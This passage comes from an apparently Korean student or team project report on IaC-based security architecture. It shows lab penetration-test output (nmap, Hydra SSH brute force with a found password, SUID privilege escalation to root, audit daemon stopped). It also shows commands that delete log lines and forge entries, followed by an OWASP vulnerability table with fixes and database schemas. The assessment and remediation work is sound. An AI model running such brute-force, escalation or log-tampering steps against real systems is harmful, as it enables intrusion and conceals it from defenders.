72561895, win 65160, options [mss 1460,sackOK,TS val 2355954541 ecr 722814056,nop,wscale 7], length 0
17:37:00.504510 IP (tos 0x0, ttl 64, id 22186, offset 0, flags [DF], proto TCP (6), length 52)
    br-web.s-core.it.42590 > mn-elk.s-core.it.5044: Flags [.], cksum 0x1ab9 (incorrect → 0x1007), seq 1, ack 1, win 502, options [nop,nop,TS val 722814087 ecr 2355954541], length 0
17:37:00.510806 IP (tos 0x0, ttl 64, id 3008, offset 0, flags [DF], proto TCP (6), length 52)
    br-web.s-core.it.42586 > mn-elk.s-core.it.5044: Flags [F.], cksum 0x1ab9 (incorrect → 0x55ac), seq 1, ack 1, win 502, options [nop,nop,TS val 722814093 ecr 2355954510], length 0
17:37:00.510889 IP (tos 0x0, ttl 64, id 22187, offset 0, flags [DF], proto TCP (6), length 52)
    br-web.s-core.it.42590 > mn-elk.s-core.it.5044: Flags [F.], cksum 0x1ab9 (incorrect → 0x1000), seq 1, ack 1, win 502, options [nop,nop,TS val 722814093 ecr 2355954541], length 0
```



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	99 / 104

- mn-elk 호스트 대상 포트 스캐닝 결과 ELK 및 SSH 서비스 확인

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-07 17:52 KST
Nmap scan report for mn-elk.s-core.it (10.7.[])
Host is up (0.21s latency).
Not shown: 979 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
5044/tcp  open  lxi-evntsvc
5601/tcp  open  esmagent
9200/tcp  open  wap-wsp
```

- SSH 서비스 대상으로 패스워크 크래킹

```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or f
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-08-07 18:01:18
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 64 login tries (l:8/p:8), ~4 tries per task
[DATA] attacking ssh://mn-elk.s-core.it:22/
[22][ssh] host: mn-elk.s-core.it   login: so   password: asd123!@
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-08-07 18:01:38
```

- SUID 바이너리 스캔, passwd 확인

```
/tmp/rootbash
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/fusermount3
/usr/bin/fusermount
/usr/bin/umount
/usr/bin/mount
/usr/bin/sudo
/usr/bin/su
/usr/bin/pkexec
/usr/bin/crontab
/usr/bin/vmware-user-suid-wrapper
/usr/bin/chsh
/usr/bin/at
/usr/bin/chfn
/usr/bin/passwd
/usr/sbin/pam_timestamp_check
/usr/sbin/unix_chkpwd
/usr/sbin/grub2-set-bootflag
/usr/sbin/userhelper
/usr/sbin/mount.nfs
/usr/lib/polkit-1/polkit-agent-helper-1
```



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	100 / 104

- passwd 바이너리 대상 코드 실행

### - 관리자로 권한 상승 확인

```
[so@localhost ~]# whoami  
root  
[so@localhost ~]# id  
uid=0(root) gid=0(root) groups=0(root)
```

### - 보안 이벤트 기록 무력화

```
o audited.service - Security Auditing Service
   Loaded: loaded (/usr/lib/systemd/system/audited.service; enabled; preset: enabled)
   Active: inactive (dead) since Thu 2025-08-07 16:33:22 KST; 4s ago
     Duration: 1h 31min 52.771s
       Docs: man:audited(8)
              https://github.com/linux-audit/audit-documentation
    Process: 859 ExecStart=/sbin/audited (code=exited, status=0/SUCCESS)
   Process: 870 ExecStartPost=/sbin/augenrules --load (code=exited, status=0/SUCCESS)
 Main PID: 863 (code=exited, status=0/SUCCESS)
    CPU: 150ms

8@ 07 15:01:29 localhost augenrules[885]: rate_limit 0
8@ 07 15:01:29 localhost augenrules[885]: backlog_limit 8192
8@ 07 15:01:29 localhost augenrules[885]: lost 0
8@ 07 15:01:29 localhost augenrules[885]: backlog 4
8@ 07 15:01:29 localhost augenrules[885]: backlog_wait_time 60000
8@ 07 15:01:29 localhost augenrules[885]: backlog_wait_time_actual 0
8@ 07 15:01:29 localhost systemd[1]: Started Security Auditing Service.
8@ 07 16:33:21 localhost sedispatch[867]: sedispatch is exiting on stop request
8@ 07 16:33:22 localhost audited[863]: The audit daemon is exiting.
8@ 07 16:33:22 localhost systemd[1]: audited.service: Deactivated successfully.
8@ 07 16:33:22 localhost audited[863]: The audit daemon is exiting.
8@ 07 16:33:22 localhost systemd[1]: audited.service: Deactivated successfully.
```

#### - log 일부 삭제 및 조작

```
[so@localhost ~]# sed -i '/10.8.     /d' /var/log/messages
[so@localhost ~]# cat /var/log/messages | grep 10.8.
[so@localhost ~]#
[so@localhost ~]#
[so@localhost ~]# logger "cron: session opened for user nobody by (uid=0)"
[so@localhost ~]#
```

 <b>S-CORE</b>	<b>IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축</b>	문서 번호	FN-002
		수정일	2025-08-11
		페이지	101 / 104

## 다) 취약점 분석 결과

- OWASP 10<2021>을 기반으로 A01, A03, A05, A07 취약성을 식별

항목	A01 : Broken Access Control		위협 정도	상			
내용	지사 웹 서버 (br-web)	세션 탈취를 통한 권한 상승 웹 서버 시스템 계정(www-data)의 sudo 권한 존재					
개선 내용	<ul style="list-style-type: none"> <li>- 웹 서버 Secure / HttpOnly / SameSite 쿠키 보안 옵션 적용</li> <li>- 세션 바인딩(IP/UA 기반) 및 재인증 절차 부여</li> <li>- 시스템 계정별 (UA) 접근 권한 상시 검토</li> </ul>						
식별자	CVE-2024-28139, CVE-2025-48470						
항목	A03 : Injection		위협 정도	상			
내용	지사 웹 서버 (br-web)	내부 지사 DB에서 대량 개인정보 탈취 ( 입력값 검증 미흡 )					
	지사 웹 서버(검색) (br-search)	웹 셀 업로드를 통한 OS 명령어로 직접 실행					
개선 내용	<ul style="list-style-type: none"> <li>- 쿼리 입력값에 대해 Prepared Statement(검증) 적용</li> <li>- 입력값 화이트리스트 검증, 허용된 문자·패턴만 허용해 쿼리 및 명령어 삽입 차단</li> <li>- 시스템 umask 값 022 이상 조정</li> </ul>						
식별자	CVE-2024-8469, CVE-2025-5243						



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	102 / 104

항목	A05 : Security Misconfiguration		위협 정도	증			
내용	DMZ DNS 서버 (dm-dns)	불필요한 네트워크 정보 노출로 인한 내부 구조 유추 가능 (내부 네트워크 IP)					
	지사 웹 서버 (br-web)	웹 퍼징을 통한 하위 페이지 및 폴더 노출 입력값 검증 미흡으로 인한 JS 스크립트 삽입 불필요한 업로드 기능 활성화					
	관제 SIEM 서버 (mb-elk)	불필요한 서비스 (SSH) 노출					
개선 내용	<ul style="list-style-type: none"><li>- 내부 네트워크 정보의 유출 차단</li><li>- 웹서버 설정에서 Options -Indexes (Apache) 또는 autoindex off (Nginx) 설정</li><li>- htmlspecialchars() 등의 특수문자를 변환하는 입력값 검증 구현</li><li>- 불필요한 페이지는 삭제하거나 접근 권한 설정</li><li>- 업로드 기능이 필요한 경우 MIME 타입 체크, 확장자 필터링, 바이러스 검사 적용</li><li>- WAF(웹 방화벽) 적용</li></ul>						
식별자	CVE-2023-40071, CVE-2021-41773, CVE-2024-23001(Joomla)						
항목	A07 : Identification and Authentication Failures		위협 정도	상			
내용	지사 웹 서버 (br-web)	관리자 계정이 유효한 계정 목록에 존재 ( admin ) 고정된 세션 아이디 혹은 재사용할 수 있는 세션 아이디 생성					
	관제 SIEM 서버 (mb-elk)	계정 비밀번호 길이/복잡도 미흡 무차별 대입 공격 허용 SUID 권한 남용 및 Race Condition으로 권한 상승, root 권한 획득					
개선 내용	<ul style="list-style-type: none"><li>- admin 계정 이름 변경 또는 삭제, 복잡한 관리자 계정 생성</li><li>- 임의의 랜덤한 세션 ID 생성, 재사용 금지와 세션 타임아웃 설정</li><li>- 강력한 비밀번호 정책(최소 길이, 대소문자, 숫자, 특수문자 조합) 적용</li><li>- 계정 잠금 정책 적용</li><li>- 로그인 시도 감시 및 비정상 로그인 차단 자동화 (fail2ban 권장)</li><li>- 시스템에 SUID 권한이 부여된 파일 목록 정기 점검</li><li>- 메모리 보호 기법 (ASLR) 적용</li></ul>						
식별자	CVE-2023-39866, CVE-2022-21587, CVE-2021-40346						
출처	<a href="https://owasp.org/www-project-top-ten/">https://owasp.org/www-project-top-ten/</a>						



## IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축

문서 번호	FN-002
수정일	2025-08-11
페이지	103 / 104

### \*\* 부 록 \*\*

#### 테이블 정의서

##### 1) Ruleset DB

- IDS, IPS 룰셋 DB

DB명	테이블명	필드명	데이터 타입	길이	제약조건	설명
ruleset	ids	device	varchar	20	-	nids/hids
		action	varchar	10	-	alert/drop/reject
		protocol	varchar	20	-	tcp/ip/udp
		src_ip	varchar	15	-	출발지 ip
		src_port	varchar	10	-	출발지 port
		direction	varchar	2	-	탐지방향 <- / <> / ->
		dst_ip	varchar	15	-	도착지 ip
		dst_port	varchar	10	-	도착지 port
		msg	text	-	-	메세지
		sid	int	10	PRIMARY	룰셋 아이디
	soar_action	rev	int	5	-	수정 횟수
		extra	text	-	-	추가 옵션
		id	int	100	PRIMARY	
		action_time	date	-	-	대응 시간
		blocked_ip	varchar	100	-	차단된_IP
		ruleset_ip	varchar	100	-	IPS장비_IP
		rule	text	-	-	룰셋
		reason	text	-	-	대응 이유
device	security	id	int	100	PRIMARY	
		hostname	varchar	100	-	
		ip	varchar	100	-	
		username	varchar	100	-	
		password	varchar	100	-	

 <b>S-CORE</b>	<b>IaC(코드형 인프라)를 활용한 인프라 및 보안 아키텍처 구축</b>	문서 번호	FN-002
		수정일	2025-08-11
		페이지	104 / 104

## 2) 주정통 DB

- 주요정보통신보안가이드 점검 DB

DB명	테이블명	필드명	데이터 타입	길이	제약조건	설명
guideline	host	id	varchar	100	PRIMARY	
		category	varchar	100	-	
		hostname	varchar	100	-	
		ip	varchar	100	-	
		username	varchar	100	-	
		password	varchar	100	-	
	info	id	int	100	Foreign	
		date	date	-	-	
		content	varchar	100	PRIMARY	
		command	text	-	-	

## 3) 자동화 DB

- Python코드와 Ansible을 이용한 인프라 구축 자동화 DB

DB명	테이블명	필드명	데이터 타입	길이	제약조건	설명
iac	Network	id	int	11	PRIMARY	자동 지정 번호
		ip	varchar	45	-	
		device_type	varchar	100	-	Router, Switch, IPS, IDS, Firewall
		device_name	varchar	100	-	장비 별칭
		location	varchar	100	-	구역
		username	varchar	100		SSH 접속 계정
		password	varchar	255	-	SSH 접속 비밀번호
	Server	id	int	11	PRIMARY	자동 지정 번호
		ip	varchar	45	-	
		device_name	varchar	100		서버 별칭